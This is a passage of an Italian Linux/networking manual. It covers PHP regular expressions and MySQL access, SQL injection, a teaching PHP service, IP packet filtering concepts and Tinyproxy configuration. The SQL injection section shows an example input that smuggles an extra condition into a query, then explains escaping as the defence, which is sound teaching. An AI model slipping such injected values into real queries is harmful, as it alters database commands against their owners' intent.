La funzione ***preg_match()*** confronta l'espressione regolare che costituisce il primo parametro, con la stringa che ne costituisce il secondo. La funzione restituisce zero se non si verifica alcuna corrispondenza, oppure uno se una corrispondenza c'è.

```
$n = preg_match ('/href=["\'].*\.css["\'].*$/', $riga);
```

L'esempio mostra la ricerca, all'interno della variabile ***$riga***, di una corrispondenza con l'espressione regolare '**`href=["'].*\.css["'].*$`**', la quale, in qualità di stringa, è delimitata da apici singoli, pertanto, gli apici singoli che appaiono al suo interno sono protetti da una barra obliqua inversa; inoltre, essendo un'espressione regolare, è delimitata ulteriormente, in questo caso dalla barra obliqua normale.

Le difficoltà maggiori nell'uso delle espressioni regolari in PHP, riguardano la protezione dei caratteri a causa del modo in cui si delimitano le stringhe, dal momento che questo comporta l'uso di sequenze di escape da inserire nelle espressioni regolari. Pertanto, quando si usano funzioni PHP per le espressioni regolari, prima vanno scritte le espressioni, poi vanno rielaborate in funzione dei delimitatori di stringa utilizzati.

```
preg_replace (regex, rimpiazzo, oggetto)
```

La funzione ***preg_replace()*** interviene su una stringa o su un array di stringhe (l'ultimo parametro), restituendo un risultato dello stesso tipo (stringa o array di stringhe), eseguendo una trasformazione in corrispondenza delle occorrenze dell'espressione regolare che costituisce il primo parametro, utilizzando come rimpiazzo il secondo parametro.

```
$nuova = preg_replace ('/(href=["\'])(.*\.css["\'].*)$/',
                       '${1}http://mio.dominio.it${2}',
                       $riga);
```

Nell'esempio si vede che l'espressione regolare indicata come primo argomento, contiene delle parentesi tonde, con le quali si delimitano due porzioni. Nella stringa di rimpiazzo, si fa riferimento alla corrispondenza delle due porzioni con delle metavariabili (relative all'espressione regolare), indicate come '**${1}**' e '**${2}**'. Lo scopo dell'esempio è quello di rimpiazzare il percorso di un file che si presume relativo, con l'aggiunta del protocollo e del nome a dominio.

```
preg_grep (regex, array)
```

La funzione ***preg_grep()*** scandisce l'array di stringhe fornito come secondo argomento, alla ricerca della corrispondenza con l'espressione regolare indicata come primo argomento, restituendo un array di stringhe che contiene gli elementi del primo che hanno una corrispondenza positiva.

```
preg_split (regex, stringa)
```

La funzione ***preg_split()*** restituisce un array di stringhe, ottenuto spezzando la stringa fornita come secondo argomento, dove l'espressione regolare fornita come primo argomento trova una corrispondenza.

41.15 Accesso a basi di dati MySQL

Con il linguaggio PHP è possibile accedere a diversi tipi di DBMS, ma quello a cui il PHP è stato abbinato storicamente è MySQL e generalmente tutte le configurazioni comuni dell'interprete PHP hanno la disponibilità di almeno un accesso a una base di dati MySQL. Pertanto, anche se ci possono essere ragioni importanti per preferire DBMS diversi, sul piano tecnico, sul piano della licenza o su quello della fiducia nei confronti di chi ne detiene i diritti, MySQL rimane la prima scelta per il PHP.

Per poter accedere a una base di dati è necessario che sia instaurata una connessione con il servente MySQL, attraverso la funzione ***mysql_connect()***, la quale va usata preferibilmente con gli argomenti di questo modello:

```
mysql_connect (nodo_e_porta, utente, parola_d'ordine);
```

La funzione restituisce un valore che serve a identificare la connessione instaurata, oppure il valore *Falso* in caso di fallimento dell'operazione.

```
$link = mysql_connect ("127.0.0.1:3306", "tizio",
                       "miapassword");
if (!$link)
  {
    echo ("<p>Non riesco a connettermi al DBMS!</p>\n");
  }
```

L'esempio mostra un tentativo di collegamento a un servente MySQL presso l'elaboratore locale, in ascolto alla porta 3306, la quale dovrebbe essere quella predefinita, in qualità di utente '**`tizio`**' (utente del DBMS), con la parola d'ordine '**`miapassword`**'. Se il collegamento fallisce si produce un avvertimento.

Il nodo a cui ci si deve connettere può essere indicato anche per nome, se esiste un nome a dominio valido; inoltre il numero di porta può essere omesso (in tal caso si tolgono anche i due punti separatori).

La funzione ***mysql_connect()*** ha di buono che può essere richiamata quante volte si vuole, ma se gli argomenti della chiamata sono gli stessi (oppure se sono omessi), queste chiamate ridondanti non vanno a creare connessioni ulteriori, in quanto si limitano a confermare quella già in essere.

Dopo la connessione al DBMS si deve pensare alla selezione della base di dati, con la funzione ***mysql_select_db()***:

```
mysql_select_db (nome_db [, connessione]);
```

Come si vede dal modello sintattico, è necessario indicare il nome della base di dati a cui ci si vuole collegare, mentre è possibile indicare il riferimento alla connessione (il DBMS) a cui si fa riferimento.

In mancanza dell'indicazione esplicita della connessione, si intende fare riferimento all'ultima connessione attivata.

```
$result = FALSE;
$link = mysql_connect ("127.0.0.1:3306", "tizio",
                       "miapassword");
if ($link)
  {
    $result = mysql_select_db ("db_1");
    if (!$result)
      {
        echo ("<p>Non riesco ad accedere "
             ."alla base di dati!</p>\n");
      }
  }
```

La funzione ***mysql_select_db()*** restituisce un valore logico, pari a *Vero* se tutto è andato bene, o pari a *Falso* in caso di problemi. L'esempio appena apparso mette in evidenza questo fatto.

La fase successiva consiste nello scrivere un comando SQL, da impartire attraverso la funzione ***mysql_query()***:

```
mysql_query (interrogazione);
```

```
$result = FALSE;
$result = mysql_query ("SELECT * FROM Articoli "
                       ."WHERE Listino >= 1");
```

L'esempio mostra una situazione molto semplice, con la quale si esegue il comando SQL '**`SELECT * FROM Articoli WHERE Listino >= 1;`**'. L'esito di questa interrogazione viene raccolto dalla variabile ***$result***, la quale contiene il valore *Falso* se l'operazione fallisce. In questo caso, il comando SQL dovrebbe produr-

re le tuple della tabella '**Articoli**' che corrispondono alla condizione posta, ma per leggere questi dati, occorre una fase successiva. Entrano in gioco, a questo punto, due funzioni importanti: ***mysql_num_rows()*** e ***mysql_fetch_assoc()***.

```
mysql_num_rows (risorsa);
```

La funzione ***mysql_num_rows()*** riceve come argomento l'esito di un'interrogazione SQL, prodotto attraverso la funzione ***mysql_query()***, restituendo la quantità di righe ottenute:

```
$result = FALSE;
$righe = 0;
$result = mysql_query ("SELECT * FROM Articoli "
                       ."WHERE listino >= 1");
if (!$result)
  {
    echo ("<p>La lettura della tabella è fallita!</p>\n");
  }
else
  {
    $righe = mysql_num_rows ($result);
    echo ("<p>Ho letto $righe righe.</p>\n");
  }
```

Come si vede nell'esempio, dopo l'interrogazione SQL si valuta se l'esito è valido; se lo è, si verifica la quantità di righe ottenute che viene inserita nella variabile ***$righe***.

```
mysql_fetch_assoc (risorsa);
```

La funzione ***mysql_fetch_assoc()*** permette di leggere, una riga al-

la volta, quanto ottenuto attraverso un'interrogazione SQL eseguita con la funzione ***mysql_query()***. La riga letta viene resa in forma di array associativo, in cui l'indice di accesso è costituito dal nome della colonna. Quando la lettura termina, la funzione restituisce il valore *Falso*.

```
$result = FALSE;
$righe  = 0;
$riga   = "";
$result = mysql_query ("SELECT * FROM Articoli "
                       ."WHERE listino >= 1");
if (!$result)
  {
    echo ("<p>La lettura della tabella è fallita!</p>\n");
  }
else
  {
    $righe = mysql_num_rows ($result);
    echo ("<p>Ho letto $righe righe.</p>\n");
    while ($riga = mysql_fetch_assoc ($result))
      {
        echo ("<p>articolo ".$riga["codice"]
              ." "
              .$riga["descrizione"]
              .", prezzo: "
              .$riga["prezzo"]
              ."</p>");
      }
  }
```

Come si vede, la funzione ***mysql_fetch_assoc()*** viene usata in un ciclo, fino a quando restituisce un'informazione valida. Si presume che la tabella che è stata oggetto dell'interrogazione contenga le colonna ***codice***, ***descrizione*** e ***prezzo*** (oltre a ***listino*** che viene usata

per la condizione di selezione delle tuple).

41.16 Il problema dell'iniezione di codice SQL

«

Il PHP è un linguaggio interpretato che consente di espandere le variabili all'interno delle stringhe; per esempio, consente di scrivere codice di questo tipo:

```
$tvb = "ti voglio bene";
echo ("Ma lo sai che $tvb?");
```

Si comprende che l'esito della funzione ***echo()*** è la frase completa: «Ma lo sai che ti voglio bene?». In generale questo è un fatto positivo, ma diventa un problema quando si lavora con la funzione ***mysql_query()***, quando il comando SQL viene costruito a partire da dati immessi dagli utenti.

```
$comando = "";
$result = FALSE;
$codice = "q123";
$comando = "SELECT * FROM Articoli WHERE codice = '$codice'";
$result = mysql_query ($comando);
```

In questo esempio, alla fine viene eseguito il comando SQL '**`SELECT * FROM Articoli WHERE codice = 'q123';`**', senza alcun problema particolare. Tuttavia, se il codice che si cerca provenisse dall'esterno, si potrebbe produrre qualcosa di non desiderabile:

```
// La variabile $comando contiene la stringa seguente:
//
//     %' AND descrizione='d%
//
$comando = "SELECT * FROM Articoli WHERE codice = '$codice'";
$result = mysql_query ($comando);
```

In questo caso, il comando che viene dato effettivamente diventa '**SELECT * FROM Articoli WHERE codice = '%' AND descrizione='d%';**'. In pratica, una ricerca che era intesa da svolgersi con il riferimento al codice, diventa una ricerca basata sulla descrizione. L'esempio in sé non mostra nulla di così pericoloso, ma serve a far capire che c'è sempre il rischio che i comandi SQL vengano trasformati in qualcosa di non desiderabile. Per evitare questo problema, occorre produrre la codifica in modo appropriato.

D'altra parte, anche senza voler considerare la malizia umana, occorre considerare che i comandi SQL sono scritti secondo una sintassi che prevede la delimitazione di alcune stringhe e la protezione di caratteri che altrimenti verrebbero interpretati con significati particolari. Per esempio, il codice articolo cercato, potrebbe contenere il carattere apostrofo:

```
$codice = "q'123";
$comando = "SELECT * FROM Articoli WHERE codice = '$codice'";
$result = mysql_query ($comando);
```

In questo caso, il comando SQL risulterebbe errato, perché il codice avrebbe dovuto essere scritto come '**q\'123**'.

Per prima cosa è bene evitare l'espansione delle variabili nelle stringhe che servono a costruire i comandi SQL. Per questo si può usare il concatenamento di stringa:

```
$comando = "SELECT * FROM Articoli ".
           "WHERE codice = '".$codice."'";
```

Oppure, si può usare la funzione ***sprintf()*** (equivalente a quella con lo stesso nome dello standard C) che rende il procedimento ancora più chiaro:

```
$comando = sprintf ("SELECT * FROM Articoli "
                    ."WHERE codice = '%s'",
                     $codice);
```

Poi occorre trattare i dati da immettere in un comando SQL in modo che ottengano la protezione dei caratteri che non possono essere rappresentati, tali e quali, nelle stringhe SQL:

```
$codice = "q'123";
$comando = sprintf ("SELECT * FROM Articoli "
                    ."WHERE codice = '%s'",
                     mysql_real_escape_string ($codice));
```

La funzione ***mysql_real_escape_string()*** ha quindi lo scopo di trasformare la stringa ricevuta come argomento, in modo da poter essere inserita all'interno della delimitazione con apici singoli dei comandi SQL.

41.17 GWADM

«

GWADM è un servizio per la didattica, attraverso il quale è possibile esercitarsi nella realizzazione di applicazioni in PHP, senza dover installare nulla in un elaboratore locale.

Il servizio riconosce gli accessi in base al sistema Openid di Google, pertanto, lo si può utilizzare solo se si dispone di un'utenza Google. Tuttavia, una volta entrati nella gestione di GWADM, i programmi che si realizzano in PHP potrebbero interferire con tutto il servizio, sia con quanto fatto da altre persone, sia con il programma che costituisce GWADM, perché i privilegi efficaci sono gli stessi per tutti.

Per la debolezza descritta, si tratta di un servizio puramente didattico, dove chi lo utilizza deve avere l'accortezza e il rispetto necessari, nei confronti di tutti gli utilizzatori; ma va anche considerato il rischio di perdere il lavoro a causa di un'aggressione al sistema stesso.

GWADM può essere installato in un proprio servente HTTP+PHP, prelevando il pacchetto da *https://docs.google.com/open?id=0B7kc1cYTL1pjOWs1U1E3NTN5MjA* [2].



GWADM si mostra come un pannello che elenca il contenuto di una cartella. La prima cartella che viene mostrata è quella principale dell'utente. I vari componenti evidenziati nella figura sono:

1. nominativo e indirizzo di posta elettronica dell'utente;
2. spazio disponibile e spazio utilizzato attualmente dall'utente;

3. riferimento ipertestuale per visualizzare la pagina principale dell'utente (*home page*);
4. riferimento ipertestuale per visualizzare l'elenco dei registri degli accessi;
5. bottone per visualizzare la configurazione di PHP;
6. bottone per richiedere l'uscita dalla sessione di lavoro;
7. barra per indicare manualmente la cartella nella quale si vuole operare (deve trovarsi all'interno del percorso a cui è abbinato l'utente);
8. barra per la selezione e il caricamento di un file;
9. barra per la creazione di un file o di una cartella;
10. elenco del contenuto della cartella corrente (quella indicata nel punto 7);
11. tendina con le azioni disponibili per i file e le cartelle selezionate eventualmente dall'elenco;
12. bottone ▷ per procedere con il comando relativo ai file selezionati dall'elenco;
13. permessi di accesso di file e cartelle (per modificare un permesso basta un clic sullo stesso);
14. tendina con le azioni disponibili per una singola voce dell'elenco;
15. bottone ▷ per procedere con il comando relativo al file selezionato o alla cartella selezionata;

Nell'elenco, la dimensione che appare a fianco delle cartelle, rappresenta lo spazio utilizzato complessivamente al loro interno.

Si può osservare che il servizio è fatto prevalentemente per creare e modificare file, direttamente, senza l'ausilio di un'applicazione locale. Pertanto, il caricamento dei file è ammesso solo singolarmente, mentre è possibile scaricare gruppi di file e di cartelle, impacchettati in un archivio ZIP.

41.18 Riferimenti

«

- *PHP documentation*, *http://php.net/doc.php*
- Gianluca Giusti, *Programmare in PHP*, 2003, *http://www.urcanet.it/brdp/php_manual/*

[1] **PHP** PHP license

[2] Se questo riferimento non dovesse funzionare, si veda la pagina *http://informaticalibera.net* .

Capitolo 42

Filtri, proxy e ridirezione del traffico IP

42.1 Traffico IPv4 e filtri 4441
42.1.1 Caratteristiche elementari dei protocolli fondamentali 4442
42.1.2 Porte 4443
42.1.3 Frammentazione IP 4445
42.1.4 Pacchetti SYN 4446
42.1.5 Conseguenze nell'introduzione di un filtro 4447
42.2 Cache proxy 4449
42.2.1 Schema essenziale 4450
42.2.2 Dal lato del cliente 4454
42.2.3 Caratteristiche comuni ai cache proxy da considerare 4455
42.2.4 Tinyproxy 4456
42.3 PICS: *Platform for Internet content selection* 4462
42.3.1 Come si classifica 4462
42.3.2 Come si pubblica la classificazione 4463
42.3.3 Come si sceglie e come si interpreta la classificazione 4465
42.4 Introduzione ai concetti di firewall e di NAT/PAT . 4466
42.4.1 Firewall in forma di filtri di pacchetto 4467
42.4.2 Esempi di utilizzo di firewall 4474
42.4.3 Annotazioni finali sulla gestione di un firewall . . . 4477

«a2» 2013.11.11 --- Copyright © Daniele Giacomini -- appunti2@gmail.com http://informaticalibera.net

42.4.4 NAT/PAT 4479
42.5 Firewall con kernel Linux 4484
42.5.1 Schema generale di funzionamento del kernel . . . 4485
42.5.2 IPTables per l'amministrazione del firewall 4487
42.5.3 Estensioni particolari 4517
42.5.4 Strategie 4523
42.5.5 Contabilizzazione del traffico 4530
42.5.6 Registrazione del traffico 4532
42.5.7 Raggruppamenti di regole al di fuori dei punti di controllo standard 4533
42.6 NAT/PAT con kernel Linux 4535
42.6.1 Struttura e punti di intervento 4536
42.6.2 Gestione con IPTables 4537
42.6.3 Modifica dell'origine 4538
42.6.4 Modifica della destinazione 4540
42.7 Annotazioni sull'uso di un router ADSL per le utenze comuni 4544
42.7.1 Protocolli di comunicazione 4545
42.7.2 Comunicazione e configurazione con il router ADSL 4546
42.7.3 Controllo 4551
42.7.4 DNS 4553
42.7.5 Protezione e accesso dall'esterno 4554
42.7.6 Configurazione con indirizzi statici 4559

42.8 Riferimenti 4562

iptables 4487 tinyproxy 4456 tinyproxy.conf 4456 $ftp_proxy 4454 $gopher_proxy 4454 $http_proxy 4454 $wais_proxy 4454

42.1 Traffico IPv4 e filtri

Prima di poter studiare i meccanismi di filtro del traffico IP occorre conoscere alcuni concetti elementari che riguardano questi protocolli; diversamente diventa difficile comprendere il senso delle cose che si fanno. In particolare è il caso di ripetere inizialmente l'abbinamento tra il modello ISO-OSI e la realtà del TCP/IP (l'argomento è trattato approfonditamente nella sezione 32.1).

Figura 42.1. Abbinamento tra il modello ISO-OSI e la realtà dei protocolli TCP/IP.



42.1.1 Caratteristiche elementari dei protocolli fondamentali

«

Sulla base del protocollo IP si utilizzano in modo particolare i protocolli ICMP, UDP e TCP. Le informazioni contenute nei pacchetti del protocollo ICMP sono diverse da quelle che riguardano UDP e TCP, principalmente per il fatto che nel primo non si utilizzano le porte. Infatti, il protocollo ICMP viene usato per l'invio di messaggi che riguardano il funzionamento della rete, distinguendoli in base a un numero. Pertanto, un pacchetto ICMP, oltre agli indirizzi IP di origine e di destinazione, contiene un numero che qualifica il tipo di messaggio (precisamente un tipo e un sottotipo).

Tabella 42.2. Alcuni tipi di messaggi ICMP.

Tipo	Nome	Chi lo utilizza
0	echo-reply	ping
3	destination-unreachable	traffico TCP e UDP
5	redirect	instradamento dei pacchetti
8	echo-request	ping
11	time-exceeded	traceroute

Figura 42.3. Viaggio di un messaggio ICMP.



I pacchetti dei protocolli UDP e TCP hanno la caratteristica comune di possedere, oltre all'indicazione dell'indirizzo di origine e di quello di destinazione, anche un numero di porta, sia per l'origine, sia per la destinazione. In altri termini, un pacchetto UDP o TCP è originato da un certo indirizzo IP e da una certa porta, essendo diretto

a un certo indirizzo IP e a una certa porta.

Figura 42.4. Viaggio di un pacchetto UDP o TCP.



Evidentemente, l'informazione sulla porta serve a ogni nodo per distinguere il contesto per il quale viene inviato o ricevuto un pacchetto. In particolare, se il protocollo prevede una risposta di qualche tipo, questa avviene generalmente utilizzando le stesse porte in senso inverso.

Figura 42.5. Andata e ritorno per le connessioni che prevedono l'uso delle porte.



Per quanto riguarda il caso particolare del protocollo TCP, la connessione può avvenire solo se si forma un flusso di pacchetti sia di andata, sia di ritorno, anche se uno dei due flussi serve solo per confermare gli invii dall'altra parte. In questo senso, l'interruzione della comunicazione in una direzione impedisce anche l'altra.

42.1.2 Porte

Nei sistemi Unix si distinguono due gruppi importanti di porte: quelle privilegiate, rappresentate solitamente dall'intervallo da 0 a 1023, e le altre, non privilegiate, che vanno da 1024 a 65535.

La differenza sta nel fatto che i processi possono aprire localmente una porta del gruppo da 1 a 1023 solo se funzionano con i privilegi dell'utente '**`root`**'. In questo senso, si tratta generalmente di

demoni che offrono un servizio attraverso la rete, restando in ascolto di una porta privilegiata, attraverso la quale poi rispondono quando interpellati.

Molti numeri di porta hanno un utilizzo convenzionale, specialmente per quanto riguarda il gruppo di quelle privilegiate. In questo modo si può prevedere quale sia la porta che occorre interpellare per raggiungere un certo servizio in un nodo determinato. Per converso, generalmente, il processo che inizia la comunicazione rivolgendosi a un servizio noto, apre per conto proprio una porta non privilegiata. Si può osservare a questo proposito l'esempio che appare nella figura 42.6, in cui si vede che nel nodo «A» un programma di navigazione richiede e ottiene una connessione con il nodo «B» per un servizio HTTP, offerto lì attraverso la porta 80. La porta scelta dal navigatore per questa operazione viene presa a sua discrezione tra quelle non privilegiate che non sono già allocate o riservate per qualche scopo particolare.

Figura 42.6. Esempio di ciò che accade quando dal nodo «A» un processo instaura una connessione HTTP con il nodo «B»; in particolare, in questo caso il processo in questione utilizza localmente la porta 1083.



42.1.3 Frammentazione IP

I pacchetti generati a livello di trasporto (TCP, UDP e ICMP) possono essere frammentati dal protocollo IP, in base alle necessità. In tal caso, i frammenti successivi al primo hanno meno informazioni a disposizione; per la precisione perdono le indicazioni salienti che permettono di identificare le loro caratteristiche in base ai protocolli del livello di trasporto. Generalmente, quando si inserisce un filtro al traffico IP si fa in modo di ricomporre i pacchetti, ammesso che sia garantito il passaggio obbligato attraverso il filtro stesso.

Figura 42.7. Informazioni essenziali nei pacchetti e livello in cui vengono inserite.



La figura 42.1 dovrebbe aiutare a capire il concetto: è il protocollo IP che si occupa di frammentare i pacchetti (al suo livello) quando il protocollo sottostante non è in grado di gestire le dimensioni che

sarebbero richieste. Pertanto, nei pacchetti frammentati è garantita soltanto la presenza dell'indicazione degli indirizzi IP del mittente e del destinatario, assieme alle informazioni necessarie a ricomporre i pacchetti. In questo modo, le informazioni relative alle porte TCP o UDP si trovano normalmente nel primo di tali frammenti, mentre gli altri ne sono sprovvisti.

Il protocollo TCP è in grado di frammentare e ricomporre i pacchetti provenienti dal livello superiore, ma questo non esclude la possibilità che debba intervenire anche una frammentazione ulteriore, a livello IP, a causa delle limitazioni della rete, di cui il protocollo TCP non può essere consapevole.

42.1.4 Pacchetti SYN

«

L'instaurarsi di una connessione TCP avviene attraverso fasi differenti, in cui vengono usati degli indicatori all'interno dei pacchetti per attribuire loro un significato speciale. In particolare, quando un pacchetto contiene il bit SYN attivo, si tratta di un tentativo di iniziare una nuova connessione.

L'individuazione del pacchetto SYN è importante per capire chi sia colui che inizia a fare qualcosa. Per esempio, se una connessione TCP avviene tra il nodo «A» con la porta 1083 e il nodo «B» con la porta 80, non vuol dire necessariamente che si tratti di una connessione iniziata da «A», così come non è detto che si tratti dell'utilizzo di un servizio HTTP.

Nella realizzazione di un sistema di filtri di pacchetti IP, potrebbe essere utile individuare i pacchetti SYN in modo da poter intervenire

sulle comunicazioni in base al verso che hanno.

Figura 42.8. Il pacchetto SYN rivela da quale parte ha inizio la connessione.



42.1.5 Conseguenze nell'introduzione di un filtro

Un filtro nel traffico dei pacchetti può tenere conto solo delle poche informazioni che questi portano con sé, considerando anche la possibilità che queste siano state contraffatte. In generale, diventa difficile poter dire: «voglio escludere il traffico del servizio "X"». In realtà si escludono i pacchetti che dovrebbero servire a quel tipo di servizio o che servono alla sua instaurazione.

La realizzazione di un filtro efficace per i fini che ci si aspetta di ottenere può essere realizzato solo conoscendo bene le caratteristiche dei protocolli coinvolti. In realtà, una conoscenza così approfondita è difficile da acquisire, anche quando il proprio lavoro è fare l'amministratore di rete. Infatti, una svista può causare il malfunzionamento di qualcosa, oppure, peggio, può lasciare aperto un passaggio a un aggressore o a un altro tipo di pericolo.

In generale, meno compiti si attribuiscono a un filtro, meglio si riesce a controllare la situazione. L'uso di programmi per l'analisi del traffico nella rete permette di comprendere meglio, in pratica, cosa succeda effettivamente (si veda eventualmente IPTraf descritto nella sezione 43.8.4).

42.1.5.1 Messaggi ICMP

«

In generale, bisogna fare molta attenzione se si introduce un qualche tipo di filtro ai pacchetti contenenti messaggi ICMP, dal momento che da questi dipende il funzionamento della rete. Sicuramente non si può escludere il passaggio di messaggi di tipo 3: *destination-unreachable*.

42.1.5.2 Protocolli basati su TCP

«

In linea di principio, i protocolli basati su TCP sulla base del presupposto che un servente collocato da qualche parte offra il suo servizio attraverso una porta privilegiata, mentre i clienti lo interpellano usando localmente una porta non privilegiata.

Volendo fare riferimento al caso del protocollo HTTP, si possono individuare le connessioni in uscita, verso serventi esterni, come quelle che avvengono tra il gruppo di porte locali non privilegiate e la porta 80 remota.

Tuttavia, non tutti i protocolli che si basano su TCP funzionano in modo così semplice. Alcuni aprono delle connessioni secondarie, utilizzando porte non privilegiate e non prestabilite, in base alle operazioni che si stanno svolgendo. In quei casi, diventa praticamente impossibile trovare un metodo per filtrare tali connessioni, allo scopo di lasciare transitare solo queste, mentre è comunque facile impedirle, perché bloccando la connessione iniziale si ottiene il risultato.

42.1.5.3 Protocolli basati su UDP

I protocolli basati su UDP possono essere ancora più articolati rispetto al TCP. Di solito vengono presi in considerazione per bloccarli semplicemente, eventualmente con l'unica eccezione di ciò che serve alla gestione del DNS.

Il servizio DNS si basa sulla porta 53, ma può usare il protocollo UDP o TCP, a seconda della necessità. Per concedere espressamente il transito ai pacchetti relativi al protocollo DNS, occorre agire su UDP e TCP.

Figura 42.9. Esempio del transito di pacchetti relativo all'utilizzo di un servizio DNS.



42.2 Cache proxy

Nella terminologia utilizzata per le reti, un ***cache proxy*** è un servizio di memorizzazione locale delle risorse della rete richieste più frequentemente. Con il termine «risorsa» si deve intendere un oggetto a cui si accede attraverso un URI.

L'utilizzo di un proxy offre due vantaggi principali: l'accesso rapido a risorse già accumulate nella memoria cache e la riduzione del traffico nella rete che precede il proxy stesso.

42.2.1 Schema essenziale

Il proxy si interpone nella rete agendo, idealmente, al di sopra del quinto livello del modello ISO-OSI, come si vede nella figura 42.10. Infatti, il cliente di un proxy intrattiene normalmente una connessione HTTP o FTP; così il proxy deve intrattenere lo stesso tipo di connessione, per conto proprio, con il servente a cui il cliente avrebbe voluto rivolgersi realmente, a meno di ottenere tali risorse dalla propria memoria cache.

Figura 42.10. Il proxy trasferisce PDU al di sopra del quinto livello; in pratica gestisce direttamente i protocolli a livello di sessione.



Il servizio di cache proxy può essere collocato in posizioni differenti nella rete, a seconda delle esigenze o delle particolarità delle situazioni. Generalmente, lo scopo è quello di servire un segmento di rete, indifferentemente dal fatto che questo segmento utilizzi

indirizzi privati o sia accessibile dall'esterno.

42.2.1.1 Servire un segmento di rete

Quando un proxy viene utilizzato per servire un segmento di rete rispetto alla rete esterna, senza fare altre considerazioni, è sufficiente che l'elaboratore su cui viene collocato il servizio sia accessibile da questo segmento di rete e che a sua volta sia in grado di accedere all'esterno.

Figura 42.11. In questa situazione, il servente proxy è collegato come tutti gli altri elaboratori al segmento di rete da servire.



A questa situazione appartiene anche il caso limite in cui il proxy serve solo se stesso, quindi la stessa macchina è servente e anche cliente.

42.2.1.2 Proxy a più livelli

Un proxy potrebbe servirsi di altri proxy quando si tratta di accedere a reti determinate, alleggerendo in questo modo il carico della rete anche in altri punti, non solo nel tratto immediatamente precedente.

Figura 42.12. Ogni collegamento ha un proprio proxy locale che però si avvale di un proxy principale prima di raggiungere la rete esterna.



La figura 42.12 mostra il caso di un collegamento a una rete esterna, (A), condiviso da due segmenti di rete, i quali si uniscono a questa attraverso i collegamenti B e C. A valle del collegamento A si trova un proxy il cui scopo è quello di ridurre il più possibile il traffico attraverso quel tratto; a valle dei collegamenti B e C si trovano altri proxy locali il cui scopo è quello di ridurre il traffico attraverso i collegamenti rispettivi. In questa situazione, i proxy locali utilizzano a loro volta il servente principale, mentre tutto quello che viene accumulato nei proxy locali, viene conservato anche in quello principale.

42.2.1.3 Proxy come filtro verso l'esterno

«

Il servente proxy, se si trova in un elaboratore che è connesso simultaneamente, attraverso interfacce di rete differenti, a una rete interna con indirizzi privati (cioè esclusi da Internet) e alla rete esterna, può

essere utilizzato per permettere ai clienti della rete privata di avere accesso all'esterno attraverso il proxy stesso. Ma questo accesso si limita ai protocolli gestiti dal proxy; spesso si tratta solo di HTTP e FTP.

Figura 42.13. Come caso estremo, il proxy può ricoprire anche un ruolo di filtro e inoltro di pacchetti tra una rete privata e la rete esterna.



Va anche osservato che, in una condizione di questo tipo, l'elaboratore che svolge il servizio proxy potrebbe essere configurato per renderlo «trasparente». In pratica, ciò richiede che i pacchetti del protocollo TCP, destinati alle porte dei servizi di cui si occupa il proxy, vengano dirottati alla porta del proxy stesso. Ma ciò richiede anche che il proxy sia configurato per questa situazione, in quanto deve agire come se fosse un router. Per quanto riguarda gli elaboratori clienti della rete locale, questi verrebbero configurati come se il proxy fosse un router in grado di metterli in comunicazione con la rete esterna.

42.2.2 Dal lato del cliente

I clienti per la navigazione, vanno configurati per poter sfruttare il servizio del cache proxy. Per esempio, la figura 42.14 mostra la finestra di configurazione di un navigatore comune.

Figura 42.14. Esempio di configurazione di un navigatore comune per l'utilizzo del cache proxy. Si osservi il fatto che per usare la porta 8080 occorre che il servente sia in ascolto sulla stessa.



I programmi di navigazione offrono anche la possibilità di richiedere al proxy di prelevare una nuova copia della pagina, pure se non sono scaduti i tempi previsti. Nel caso di programmi grafici si tratta normalmente di selezionare pulsanti del tipo RELOAD, RICARICA o simili.

Il proxy risponde alle richieste dei programmi clienti attraverso una porta particolare, la quale dipende dalla configurazione del servizio. Apparentemente, ogni tipo di proxy ha una sua impostazione predefinita differente, mentre la tendenza generale è quella di utilizzare la porta 8080. È necessario fare attenzione a questo particolare quando si configura il proxy, per non creare confusione inutile agli utenti del servizio.

42.2.3 Caratteristiche comuni ai cache proxy da considerare

Prima di affrontare lo studio di un tipo particolare di cache proxy, vale la pena di riordinare le idee sulle esigenze tipiche di un servizio del genere, dal momento che queste si riflettono nella configurazione relativa. In breve i problemi riguardano essenzialmente i punti seguenti:

- **amministrazione della memoria cache**
  - collocazione dei file utilizzati dalla memoria cache
  - utente e gruppo proprietari di questi file
  - dimensione massima della memoria cache
  - dimensione massima di una singola risorsa accumulabile
  - scadenza massima per la validità delle informazioni accumulate nella memoria cache
  - Indirizzi esclusi dall'accumulo nella memoria (solitamente quelli che contengono le stringhe '`?`' e '`cgi-bin`', perché riguardano probabilmente delle interazioni con programmi CGI)

- **utenze**
  - individuazione degli indirizzi che possono accedere per utilizzare il servizio
  - utente fittizio mostrato all'esterno (di solito per l'accesso a un servizio FTP anonimo)
- **connessione**
  - porta o porte attraverso cui resta in ascolto per le richieste di connessione (di solito si usa la porta 8080)
  - indirizzi e porte di altri servizi del genere da interpellare se disponibili (per non sovraccaricare la rete)

42.2.4 Tinyproxy

«

Tinyproxy[1] è un programma specifico per la gestione di un cache proxy, relativamente più leggero di altri dal punto di vista elaborativo, ma in grado di fornire le funzionalità principali di questo tipo di servizio. Da un punto di vista «pratico», un aspetto importante di Tinyproxy sta nel fatto che la sua memoria cache è gestita esclusivamente in memoria centrale.

Quando si installa Tinyproxy da un pacchetto già pronto per la propria distribuzione GNU, dovrebbe essere predisposto automaticamente lo script della procedura di inizializzazione del sistema che consente di avviare e fermare il servizio in modo semplice, con un comando simile a quello seguente:

```
/etc/init.d/tinyproxy start|stop
```

Tinyproxy si compone del demone '**tinyproxy**', il quale viene avviato normalmente sullo sfondo con i privilegi di un utente di sistema specifico (potrebbe trattarsi dell'utente e del gruppo '**proxy**'). Naturalmente, la scelta dell'utenza in questione non è casuale e di conseguenza devono essere organizzati i permessi di accesso ai file che Tinyproxy deve utilizzare durante il funzionamento; pertanto, generalmente conviene affidarsi a quanto già predisposto da chi ha realizzato il pacchetto applicativo per la propria distribuzione GNU.

La configurazione è naturalmente l'aspetto più importante dell'utilizzo di Tinyproxy. Si tratta di un file principale che fa riferimento a qualche altro file esterno. Il file di configurazione potrebbe essere precisamente '`/etc/tinyproxy/tinyproxy.conf`', ma può essere cambiato utilizzando l'opzione '**-c**', come descritto nella pagina di manuale *tinyproxy(8)*.

Il file di configurazione è un file di testo, dove le righe che iniziano con il simbolo '**#**' sono ignorate, assieme a quelle bianche o vuote. Le direttive occupano una riga soltanto. Segue un esempio commentato delle direttive, escludendo quelle che hanno una definizione predefinita valida in generale. Questo esempio di configurazione si presta anche per l'utilizzo in modalità «proxy trasparente».

```
# User/Group: This allows you to set the user and group that will be
# used for tinyproxy after the initial binding to the port has been done
# as the root user. Either the user or group name or the UID or GID
# number may be used.
User proxy
Group proxy

